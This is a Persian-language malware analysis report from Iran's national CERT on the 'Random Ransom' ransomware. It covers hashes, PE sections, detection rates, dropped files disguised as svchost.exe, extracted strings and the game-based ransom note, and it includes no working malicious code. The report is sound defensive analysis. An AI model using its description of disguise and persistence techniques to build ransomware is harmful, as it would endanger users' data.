بسمه تعالی

مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه‌ای
سازمان فناوری اطلاعات ایران
معاونت امنیت فضای تولید و تبادل اطلاعات

گزارش تحلیلی بدافزار Random Ransom

گزارش تحلیل بدافزار

شناسه سند ..... Maher_13990424-1
نوع سند ..... گزارش فنی
شماره نگارش ۱/۰
تاریخ نگارش ۱۳۹۹/۰۴/۱۵
طبقه‌بندی سند ..... عادی

تهران- میدان آرژانتین- ابتدای بلوار بیهقی- نبش خیابان شانزدهم- ساختمان شماره ۱ سازمان فناوری اطلاعات ایران

(۰۲۱)۴۲۶۵۰۰۰۰ (۰۲۱)۴۲۶۵۰۰۰۰ cert.ir

فهرست مطالب

۱ مقدمه

با توجه به رشد چشمگیر در حوزه‌ی بدافزار در دنیای امروزی متعاقبا باج‌افزار نیز رشد قابل توجهی داشته است. یکی از این باج‌افزارها Random Ransome می‌باشد که برای اولین بار توسط S!Ri در ابتدای آوریل سال ۲۰۲۰ میلادی گزارش شده است اما در بررسی‌هایی که روی فایل باج‌افزار صورت گرفته است، زمان کامپایل آن تغییر یافته و به تاریخ ۲۰۹۸ تنظیم شده است.

این باج‌افزار با افزدون پسوند Random. به انتهای هرفایل آنها را رمزگذاری می‌کند. به عنوان مثال، فایل myphoto.jpg، که توسط RANDOM رمزگذاری شده است، به صورت myphoto.jpg.RANDOM تغییر نام داده می شود. به محض اتمام فرآیند رمزگذاری، RANDOM یک فایل متنی ویژه را در هر پوشه ای که حاوی داده های رمزگذاری باشد قرار می‌دهد و تنها راه بازیابی اطلاعات رمزگذاری شده استفاده از یک کلید رمزگشایی منحصر به فرد است. نحوه انتظار این باج‌افزار نیز احتمال داده می‌شود از طریق پیوست‌های ایمیل آلوده (ماکرو)، وب سایت‌های تورنت، تبلیغات مخرب باشد.

همانطور که در پنجره راهنما برای کاربران نمایش داده می‌شود، قربانیان می‌توانند با بازی کردن یک بازی که با کلیک روی دکمه PLAY GAME راه اندازی شوند، رمزگشایی فایل‌ها را انجام دهند. قربانیان باید در ظرف مدت یک ساعت ۵۰ امتیاز کسب کنند، پس از آن توسعه دهندگان Random Ransom یک کلید رمزگشایی را فعال می کنند.

۲ مشخصات و ریز جزئیات فایل باج افزار

جداول و نمودارهای موجود در این بخش نشان‌دهنده ریزجزئیات فایل اجرایی باج‌افزار می‌باشند که در طول تحلیل‌های استاتیک و پویا توسط ابزارهای مختلف بدست آمده‌اند. این اطلاعات شامل مواردی همچون اندازه فایل، مقادیر هش فایل، وضعیت شناسایی فایل در ویروس‌توتال و ویروس‌کاو و غیره می‌باشد.

۲-۱ مشخصات فایل

همانطور که قبلا اشاره گردید این بدافزار از خانواده باج‌افزار و برای رمزگذاری فایل مورد استفاده قرار می‌گیرد که با استفاده از زبان برنامه‌نویسی C# طراحی و پیاده‌سازی شده است. جدول زیر مشخصات کلی باج افزار Random را نشان می‌دهد.

جدول ۱ - ریزجزئیات مربوط به باج‌افزار

هش md5	BC234901A4E7DD764B97105A4F6840B9
هش SHA1	9930E609F8A0B4C999E52799F6267E86B66F7188
هش SHA256	D2178841FA9E74C19C7D19DA870C5BEB0DD30CB36B70DD6A2E3488416CAB9980
نوع بدافزار	Ransomware, Crypto Virus, Files locker
نام بدافزار	Random Ransom
پسوند	.RANDOM
نحوه انتشار	Infected email attachments (macros), torrent websites, malicious ads.
زمان کامپایل	2098-01-11
کامپایلر	Microsoft Visual C#
حجم فایل	65536 bytes
آنتروپی کلی فایل	7.064
معماری فایل	32 bits
آدرس فایل Pdb	e:\vs2020\randomransom\randomransom\obj\debug\randomransom.pdb

۲-۲ بخش‌های مختلف فایل

جدول موجود در زیر نیز بخش‌های مختلف تشکیل‌دهنده فایل باجافزار را با جزئیات کامل مانند مقدار آنتروپی، اندازه خام، اندازه مجازی هر بخش و غیره نشان می‌دهد. این فایل متشکل از سه بخش text، rsrc، reloc بصورت زیر می‌باشد.


جدول ۲- بخش‌های و مشخصات مربوط به آن‌ها

ردیف	نام	آدرس مجازی	اندازه مجازی	اندازه خام	آنتروپی	بایت‌های اولیه
1	.text	00002000	0000e96c	0000ea00	7.193	55 8B EC 83 EC 24 53 56 57
2	.rsrc	00002000	00001038	00001200	4.776	B0 41 00 00 BE 41 00 00 D0
3	.reloc	00004000	0000c	0000 200	0.081	98 3F 40 00 88 3F 40 00 60

با مشاهده مقادیر موجود در جدول2 و۱، مقدار آنتروپی کلی فایل به بخش text مقداری بالاتر از هفت می‌باشد که نشان‌دهنده مشکوک بودن فایل می‌باشد. مقادیر بالای هفت و روند صعودی و همچنین مقدار صفر آنتروپی دگردیسی و چندریختی و رفتار غیر عادی، بدافزار بودن فایل را نشان می‌دهد.

۲-۴ وضعیت شناسایی فایل در ویروس توتال


شکل زیر وضعیت تشخیص فایل مورد بررسی را در ویروس‌توتال نشان می‌دهد. در این سامانه از بین ۷۱ موتور تحلیل ۵۱ موتور قادر به شناسایی فایل بعنوان یک فایل بدافزار شده‌اند و درصورت استفاده از نسخه‌های بروزشده این موتورهای آنتی‌ویروس در سیستم می‌توان از انتقال و اجرای آن جلوگیری کرد.



شکل ۱ وضعیت تشخیص فایل در ویروس‌توتال

۵-۲ وضعیت شناسایی فایل در ویروس کاو

شکل زیر نشان دهنده وضعیت تشخیص فایل را در سامانه بومی ویروس‌کاو نشان می‌دهد. در این سامانه از بین ۳۴ موتور موجود تعداد ۲۵ موتور قادر به تشخیص فایل به عنوان فایل مخرب و بدافزار نبوده و تنها ۹ موتور قادر به شناسایی می‌باشد.




شکل ۲ وضعیت تشخیص فایل در ویروس‌کاو

۳ فرایند آلوده‌سازی


RANDOM نوعی بدافزار از خانواده باج افزار می‌باشد که با استفاده از فایل‌های ضمیمه ایمیل‌های جعلی،تبلیغات آلوده و وب سایت‌های تورنت به سیستم کاربران قربانی شده انتقال می‌یابد. این باجافزار در ماه آوریل ۲۰۲۰ میلادی برای اولین بار توسط S!R! گزارش شده است اما زمان کامپایل آن با اعمال تغییراتی به اول Jan سال 2098 میلادی تنظیم شده است.

این باجافزار با افزدون پسوند Random. به انتهای هرفایل آنها را رمزگذاری می‌کند.به عنوان مثال ، فایل myphoto.jpg، که توسط RANDOM رمزگذاری شده است، به myphoto.jpg.RANDOM تغییر نام داده می شود. به محض اتمام رمزگذاری، RANDOM یک فایل متنی ویژه را در هر پوشه ای که حاوی داده های رمزگذاری شده است قرار می دهد که تنها راه بازیابی اطلاعات رمزگذاری شده استفاده از یک کلید رمزگشایی منحصر به فرد است و برگرداندن فایل‌ها بدون کلید موجود غیرممکن است.

این باج‌افزار بعد از انتقال و اجرا در سیستم دو فایل اجرایی با نام‌های svchost و WindowsUpdate در پوشه AppData ایجاد کرده و به پروسس اصلی خود خاتمه داده و svchost را اجرا می‌کند که پروسس اصلی رمزگذاری فایل‌های سیستم می‌باشد. svchost یکی از پروسس‌های اصلی سیستم‌عامل ویندوز می‌باشد که مهاجمان از این نام برای فریفتن کاربران هنگام بررسی فایل‌ها و پروسس‌های اجرایی استفاده کرده‌اند. به همین دلیل برای تشخیص فایل اجرای مخرب، اگر به عنوان یکی از زیرپروسس‌های File Explorer اجرا گردد به احتمال زیاد فایل مخرب می‌باشد. بعد از ایجاد این دو فایل و اجرای آن اقدام به دریافت و رمزگذاری فایل‌های سیستم کرده و پسوند RANDOM. را به انتهای هر کدام از آن‌ها اضافه می‌کند. در انتها نیز یک فایل اجرایی راهنما با نام RANDOM_RANSOM_DECRYPTOR را ایجاد و ایجاد می‌کند. در این فایل اجرایی کاربر طبق خواست مهاجمان می‌توانند بازی که آن‌ها تولید کرده‌اند را بازی کرده و درصورتی که در طول یک ساعت ۵۰ امتیاز کسب کنند کلید رمزگذاری در اختیار آن‌ها قرار خواهد گرفت درغیراینصورت کلید توسط مهاجمان حذف خواهد شد. شکل‌های زیر نمونه فایل‌های رمزشده و فایل راهنما را نشان می‌دهند.



شکل ۳ نمونه فایل‌های رمزشده توسط باج‌افزار



شکل ۴ فایل راهنما ایجاد شده توسط باج افزار

۴ شرح تحلیل

در این بخش نتیجه تحلیل و بررسی فایل باج‌افزار توسط ابزارهای تحلیل استاتیک و پویا در قسمت‌های مختلف نشان داده می‌شود و شامل مواردی مانند کتابخانه و توابع، رشته‌ها، فعالیت‌های شبکه و غیره می‌باشند.

۴-۱ کتابخانه و توابع مورد استفاده

فایل اجرایی باج‌افزار با استفاده از تکنیک‌های مبهم‌سازی، توابع و رشته‌های آن را تغییر داده که هنگام دیس-اسمبل کردن فایل، تعداد کتابخانه و توابع را محدود نشان داده و رشته‌ها را بصورت کاراکترهای ناخوانا نشان می‌دهد. لذا هنگام فرایند دیس‌اسمبل کتابخانه و توابع موجود در جدول زیر بدست می‌آید.

جدول ۳ – کتابخانه و توابع مورد استفاده از باج‌افزار

کتابخانه و توابع	
mscoree.dll	
CorExeMain	

همچنین رشته‌های موجود و قابل دسترس هنگام دیس‌اسمبل نیز در جدول زیر قابل مشاهده می‌باشد که در برخی موارد با استفاده از عملیات مبهم‌سازی[۱] به رشته‌های ناخوانا که معنی و مفهوم خاصی ندارد، تبدیل شده‌اند.

جدول ۴ – رشته‌های قابل استخراج از فایل باج‌افزار

رشته‌های قابل دریافت
http://google.com/generate_204
!This program cannot be run in DOS mode.
RandomRansom.exe
ntdll.dll
E:\VS2020\RandomRansom\RandomRansom\obj\Debug\RandomRansom.pdb
GET KEY
\Appdata\token.txt
\Appdata\files.txt
\Appdata\KEY.txt
CreateDecryptor
CreateEncryptor
GetCurrentProcess
TcpClient
RANDOM_RANSOM
RijndaelManaged
startGame
User32.dll
RNGCryptoServiceProvider
Rfc2898DeriveBytes

[۱] Obfuscation

AES_Decrypt AES_Encrypt .RANDOM http://schemas.microsoft.com	

در ابین این رشته‌ها می‌توان به کتابخانه‌های سیستمی مختلف، پسوند اضافه شده به انتهای هر فایل، نام الگوریتم‌های رمزگذاری و غیره اشاره کرد.

۴-۲ پروسس‌های ایجاد شده توسط باج افزار

در شکل زیر پروسس‌ها و فرایندهای که در حین اجرای باج‌افزار ایجاد شده نشان داده شده است که در آن باج‌افزار با اجرای svchost.exe در سیستم دستورات مختلفی را اجرا می‌کند. همانطور که در قسمت های بالا ذکر گردید باج‌افزار با استفاده از نام این دستور سعی در فریفتن کاربر دارد.

شکل ۵ ساختار درختی پروسس‌های اجرای در طول فعالیت باج‌افزار


۴-۳ فایل‌های ایجاد شده

همانطور که در قسمت‌های بالا نیز اشاره شد باج‌افزار درطول اجرای خود فایل‌هایی را در مسیرهایی از سیستم ایجاد می‌کند. این فایل‌های ایجاد شده همان فایل اصلی باج‌افزار و فایل‌های راهنما می‌باشد که در مسیر Startup برای اجرای آن در هربار اجرای سیستم عامل ایجاد شده‌اند.

1. C:\Users\Tahlilgar\AppData\debug.txt
2. C:\Users\Tahlilgar\AppData\svchost.exe
3. C:\Users\Tahlilgar\AppData\WindowsUpdate.exe

۴-۵ شناسایی کامپایلر


کامپایلر و زبان برنامه نویسی فایل باج‌افزار C# می‌باشد. شکل زیر این نتیجه را توسط ابزار تشخیص کامپایلر نشان می‌دهد.



شکل ۶ شناسایی کامپایلر

۶-۴ ارتباطات شبکه


باتوجه به بررسی های صورت گرفته در طول اجرای باجافزار تنها با آدرس‌هایی همانند Google.com و Microsoft.com ارتباط برقرار کرده است که در بین رشته‌ها هم این آدرس‌ها قابل مشاهده می‌باشند.



شکل ۷ بررسی فعالیت شبکه در طول اجرای باجافزار


۷-۴ وضعیت منابع سیستم

شکل زیر وضعیت مصرف منابع سیستم را در زمانی که باج‌افزار در حال فعالیت است را نشان می‌دهد. با توجه به شکل مشاهده می‌گردد که میزان استفاده از CPU در کمی بیشتر از حالت نرمال خود می باشد در مقابل میزان استفاده از MEMORY بالا بوده و به بالاترین میزان قابل استفاده از MEMORY رسیده و از حالت نرمال خود خارج شده است ولی میزان استفاده از I/O پایین بوده و لی در بازه زمانی کوچکی به بیشترین مقدار رسیده است.




شکل ۸ وضعیت منابع سیستم در طول اجرای باج‌افزار

شکل زیر وضعیت اجرای برنامه در Process Hacker را نمایش داده شده است باتوجه به این شکل می‌توان نتیجه گیری کرد باج‌افزار با استفاده از نام svchost.exe که یکی از پروسس های اصلی ویندوز می باشد سعی در گمراه کردن کاربران دارد تا هنگامی که کاربر اطلاعات سیستم را بررسی می‌کند متوجه تغییراتی که این بدافزار در سیستم اعمال می‌کند نشود. همانطور که قبلا نیز بیان شد این فایل اجرایی تحت پروسس explorer.exe اجرا می‌گردد که متفاوت از پروسس اصلی سیستم svchost می‌باشد.



شکل ۹ وضعیت منابع سیستم در طول اجرای باج‌افزار

دراین شکل مراحل اجرای باج‌افزار با استفاده از نام srvchost.exe نشان داده شده است که برای اجرا باید به عنوان مدیر سیتم وارد سیستم شود بعد از گرفتن امتیاز دسترسی به سیستم به سرور متصل شده و فایل‌ها را رمزگذاری می‌کند.



شکل ۱۰ مراحل اجرای برنامه در طول اجرای باج‌افزار

۵ تحلیل کد

در شکل زیر مشخصات کلی فایل باج‌افزار قابل مشاهده می‌باشد که در آن زمان کامپایل تغییر یافته به سال ۲۰۹۸ میلادی همچنین حداقل NetFramework. لازم برای اجرا قایل مشاهده و دستیابی می‌باشد.

```
// Entry point: RandomRansom.Program.Main
// Timestamp: F0D162B7 (1/11/2098 4:48:55 AM)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
  DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
  DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
